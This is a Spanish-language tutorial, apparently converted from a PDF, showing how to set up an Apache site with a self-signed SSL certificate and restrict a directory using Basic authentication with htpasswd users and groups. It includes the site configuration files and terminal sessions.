
```
 GNU nano 2.2.6                Archivo: aprendeahackear.conf                 M

<VirtualHost 192.168.20.102:443>

        ServerName www.aprendeahackear.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/sitioSIseguro
        DirectoryIndex index.html
        ServerAlias aprendeahackear.com *aprendeahackear.com

        SSLEngine on
        SSLCertificateKeyFile /etc/apache2/ssl/ssl-cert.key
        SSLCertificateFile /etc/apache2/ssl/javi.pem

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Los nombres de los archivos de clave y el certificado, son los que pusimos en el comando cuando creamos nuestro certificado.

Reiniciamos Apache para ver que está todo correcto.

```
alumno@lubuntu: /etc/apache2/sites-available
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/etc/apache2/sites-available$ sudo /etc/init.d/apache2 reload
 * Reloading web server apache2
 *
alumno@lubuntu:/etc/apache2/sites-available$
```

Ahora si vamos al navegador y ponemos https://www.aprendeahackear.com debería salir lo siguiente.



Esto pasa porque el certificado es autofirmado. Si le bajamos el navegado y damos a I Understand the Risks y Add Exception, ya nos saldrá la web por un puerto


seguro y con uso de SSL. Si usamos otro navegador, como Internet Explorer, saldrá diferente, simplemente será usar la opción no recomendada debido a los posibles riesgos. Esto no pasará cuando usemos un certificado emitido por una entidad certificadora validada.

Si nos fijamos, en la barra del navegador aparecerá nuestra web con https y no http, indicando que usa SSL.


Acceso de identificación por usuarios.

Apache también permite que nuestros sites tengan autentificación de usuarios.

Primero vamos a crear una carpeta llamada curso en sitioSIseguro con un index.html nuevo donde sólo podrán acceder los usuarios que queramos.



El contenido de mi index.html es el siguiente. Esto es un simple código html donde indica que estás en una web con SSL con acceso limitado y un enlace que pone Aquí, donde al pulsarlo solicitará credenciales para acceder al index de la carpeta curso.



Ahora modificamos el archivo conf del site para marcar que usuarios pueden acceder al directorio cursos. Esto dice que sólo los usuarios configurados en el archivo .htpasswd pueden acceder al directorio curso. De momento el acceso por grupos lo dejo comentado, limitándolo a los usuarios que añada.


```
 GNU nano 2.2.6                  Archivo: aprendeahackear.conf

        SSLCertificateKeyFile /etc/apache2/ssl/ssl-cert.key
        SSLCertificateFile /etc/apache2/ssl/javi.pem
</VirtualHost>

<Directory /var/www/sitioSIseguro/curso>
        Options +Indexes -FollowSymLinks -Multiviews
        AllowOverride None
        Order allow,deny
        allow from all
        DirectoryIndex index.html

        AuthType Basic
        AuthName "Directorio Privado"
        AuthUserFile /etc/apache2/passwd/.htpasswd
#       AuthGroupFile /etc/apache2/passwd/authgroups
        Require valid-user
#       Require group privado
</Directory>

^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U
```

Ahora creamos el directorio passwd dentro de Apache y reiniciamos a ver si hemos escrito algo mal en el archivo de configuración del site.

```
alumno@lubuntu: /etc/apache2
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/etc/apache2$ cd sites-available/
alumno@lubuntu:/etc/apache2/sites-available$ sudo nano aprendeahackear.conf
[sudo] password for alumno:
alumno@lubuntu:/etc/apache2/sites-available$ cd ..
alumno@lubuntu:/etc/apache2$ sudo mkdir passwd
alumno@lubuntu:/etc/apache2$ sudo /etc/init.d/apache2 reload
 * Reloading web server apache2
 *
alumno@lubuntu:/etc/apache2$
```


Ahora instalamos las utilidades Apache.

Cuando termine de instalarse, metemos algún usuario que tenga acceso al directorio privado, en mi caso el usuario se llamará hacker. La opción –c es sólo la primera vez para generar el archivo .htpasswd, para añadir más usuarios no es necesario esta opción. El punto antes del archivo htpasswd indica que es un archivo oculto. Este comando nos solicitará dos veces la contraseña de este usuario.




Si reinicio Apache y accedo a la web, saldrá lo siguiente.

Al pinchar el enlace que va al directorio privado, pedirá autentificación, le ponemos el usuario hacker creado y la contraseña que hayamos puesto.




Y accedemos al index.html que tenemos dentro del directorio curso con autentificación, además de SSL.

Otra forma, es autentificar por grupos. Simplemente sería crear el fichero de grupo con el editor nano.



Metemos los grupos y usuarios que queramos, en este caso el grupo privado con los usuarios hacker02 y hacker03 y el grupo otro con el usuario hacker04.




Ahora creo los tres usuarios que aparecen en la anterior pantalla y les asigno sus contraseñas.

```
alumno@lubuntu:/etc/apache2/passwd$ sudo htpasswd /etc/apache2/passwd/.htpasswd hacker02
[sudo] password for alumno:
New password:
Re-type new password:
Adding password for user hacker02
alumno@lubuntu:/etc/apache2/passwd$ sudo htpasswd /etc/apache2/passwd/.htpasswd hacker03
New password:
Re-type new password:
Adding password for user hacker03
alumno@lubuntu:/etc/apache2/passwd$ sudo htpasswd /etc/apache2/passwd/.htpasswd hacker04
New password:
Re-type new password:
Adding password for user hacker04
alumno@lubuntu:/etc/apache2/passwd$
```

Ahora vamos al conf del site y descomentamos las líneas del grupo y comento la de usuarios validados para que la autentificación sea por grupos en vez de usuarios individuales.

```
 GNU nano 2.2.6                Archivo: aprendeahackear.conf

</VirtualHost>

<Directory /var/www/sitioSIseguro/curso>
        Options +Indexes -FollowSymLinks -Multiviews
        AllowOverride None
        Order allow,deny
        allow from all
        DirectoryIndex index.html

        AuthType Basic
        AuthName "Directorio Privado"
        AuthUserFile /etc/apache2/passwd/.htpasswd
        AuthGroupFile /etc/apache2/passwd/authgroups
#       Require valid-user
        Require group privado
</Directory>

^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt
```

Activamos el módulo de grupos que tiene Apache con el comando sudo a2enmod authz_groupfile.

